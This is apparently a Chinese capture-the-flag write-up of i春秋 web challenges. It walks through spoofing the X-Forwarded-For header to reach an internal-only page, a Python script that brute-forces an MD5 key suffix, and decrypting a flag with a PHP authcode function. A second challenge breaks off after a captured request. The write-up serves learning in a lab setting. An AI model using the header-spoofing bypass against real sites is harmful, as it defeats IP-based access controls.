Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,15
65406855; __jsluid_h=474db9bf282082980f8805583ed54691
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 11:31:22 GMT
Content-Type: text/html
Connection: close
hint: ip,Large internal network
X-Via-JSL: 80f7225,-
X-Cache: bypass
Content-Length: 16

there is nothing
```

发现一句提示 提示：IP，大型内部网络 ，百度查询大型内部网络，A类IP地址都是用于大型网络，在百度百科上查到使用范围

使用范围

从 1.0.0.1 到 126.255.255.254 的单址广播 IP 地址 （127.0.0.1是环回测试用的固定的特殊IP）



从 1.0.0.1 到 126.255.255.254 的单址）播 IP 地址。（127.0.0.1是环回测试用的固定的特殊IP）

10.0.0.0到10.255.255.255是私有地址


一个A类网络可提供的主机地址为16777214个，也就是2^24-2个【这里减2的原因是主机地址全0表示“本主机”所连接到的单个网络地址，而全1表示“所有”，即该网络上所有主机】。

IP地址空间共有2^32个，整个A类地址共有2^31个，占整个IP地址空间的50%。

A类地址默认子网掩码为255.0.0.0

https://blog.csdn.net/qq_43431158

伪造IP地址，修改 X-Forwarded-For 的值，修改过后，发现




```
GET /Challenges/test.php HTTP/1.1
Host: 822789c92eb24d5fb84a5a79fb4a306c0bea746bbf634436.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,15
65406855; __jsluid_h=474db9bf282082980f8805583ed54691
X-Forwarded-For: 10.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Thu, 26 Sep 2019 11:34:48 GMT
Content-Type: text/html
Connection: close
Location: ./m4nage.php
X-Via-JSL: 60f7225,-
X-Cache: bypass
Content-Length: 0
```

https://blog.csdn.net/qq_43431158

打开看看有什么




```
GET /Challenges/./m4nage.php HTTP/1.1
Host: 822789c92eb24d5fb84a5a79fb4a306c0bea746bbf634436.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=474db9bf282082980f8805583ed54691
X-Forwarded-For: 10.255.255.255
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 10:58:27 GMT
Content-Type: text/html
Connection: close
X-Via-JSL: 6da694a,-
X-Cache: bypass
Content-Length: 16

show me your key
```

https://blog.csdn.net/qq_43431158

show your key 一开始到这里没思路了，看了大师傅的博客才知道这里 key 是参数。。。，以为是像之前一样的id爆破，结果不是。

那就改变请求方式，以 POST 方式请求



```
POST /Challenges/./m4nage.php HTTP/1.1
Host: 822789c92eb24d5fb84a5a79fb4a306c0bea746bbf634436.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=474db9bf282082980f8805583ed54691
X-Forwarded-For: 10.255.255.255
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

key=1
```

发现一句话

```
key is not right,md5(key)==="1b4167610ba3f2ac426a68488dbd89be",and the key is ichunqiu***,the * is in [a-z0-9]
```


这句话讲的很清楚了，key后面的三位是从a-z或0-9选的，最后拼成MD5值为 1b4167610ba3f2ac426a68488dbd89be

那就写脚本来爆破吧

```
import hashlib

md5 = '1b4167610ba3f2ac426a68488dbd89be'
s   = 'abcdefghijklmnopqrstuvwxyz0123456789'

for i in s:
 for j in s:
  for k in s:
   key = "ichunqiu"+i+j+k
   if(hashlib.md5(key.encode("utf8")).hexdigest() == md5):
    print(key)
```

得出key的值 ichunqiu105

再次请求，发现一个 xx00xxoo.php 文件




```
POST /Challenges/m4nage.php HTTP/1.1
Host: 822789c92eb24d5fb84a5a79fb4a306c0bea746bbf634436.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=474db9bf282082980f8805583ed54691
X-Forwarded-For: 10.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

key=ichunqiu105
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 11:48:38 GMT
Content-Type: text/html
Connection: close
X-Via-JSL: 1fdb010,-
X-Cache: bypass
Content-Length: 27

the next step: xx00xxoo.php
```

访问后得到一段文字


> source code is in the x0.txt.Can you guess the key
> the authcode(flag) is 06e16LKT9I7Lnahh402yiyttEdV1Bq9mMnFay+x7DDf+HUMY3/s7Ktyx5GUjCc/6zWsujs9wUp6ZPbt//yGWv7IlMaf/IAo

提示说源码在 x0.txt 中，那就来查看一下



```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) : '';

    $cryptkey = $keya . md5($keya . $keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr(md5($string . $keyb), 0, 16) . $string
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for ($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }

    for ($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for ($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
    }

    if ($operation == 'DECODE') {
        if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26) . $keyb), 0, 16)) {
            return substr($result, 26);
        } else {
            return '';
```


刚得到一脸懵，不会这么长的代码吧，仔细观察便发现代码中并未包含有flag，而且这段代码就是一个解密函数，再加上提示的



the authcode(flag) is
5371AysJMuHkb9xTZSJegnyFbeNV5o5hqadMgEoJC6MH8KLmyr6Ys4ob4lLGkI5qcGo/WE1bGJ2IQnh6PMP7L2f1fqp8sLw

我们直接调用函数解密输出即可f得出flag

```
echo authcode($string='5371AysJMuHkb9xTZSJegnyFbeNV5o5hqadMgEoJC6MH8KLmyr6Ys4ob4lLGkI5qcGo/WE1bGJ2IQnh6PMP7L2f1fqp8sLw',$operation = 'DECODE',$key = 'ichunqiu105');
```




```
    for ($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for ($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
    }

    if ($operation == 'DECODE') {
        if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc . str_replace('=', '', base64_encode($result));
    }

}
echo authcode($string='5371AysJMuHkb9xTZSJegnyFbeNV5o5hqadMgEoJC6MH8KLmyr6Ys4ob4lLGkI5qcGo/W

?>
```

```
flag{05fb7109-998e-4a99-87f1-db25e08b932b}
```


这个题目。。。一开始还以为是模糊测试，结果不是。。。

Hash



hahaha

进行抓包，看看有什么线索




```
GET /index.php?key=123&hash=f9109d5f83921a551cf859f853afe7bb HTTP/1.1
Host: ce3f4cced6714fcc858b25a7199d4fa2fe92bffc89f1404d.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855;
__jsluid_h=ef88e050be581bf25c33004cd559b731
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 02:11:27 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 1fdb010,-
X-Cache: bypass
Content-Length: 105

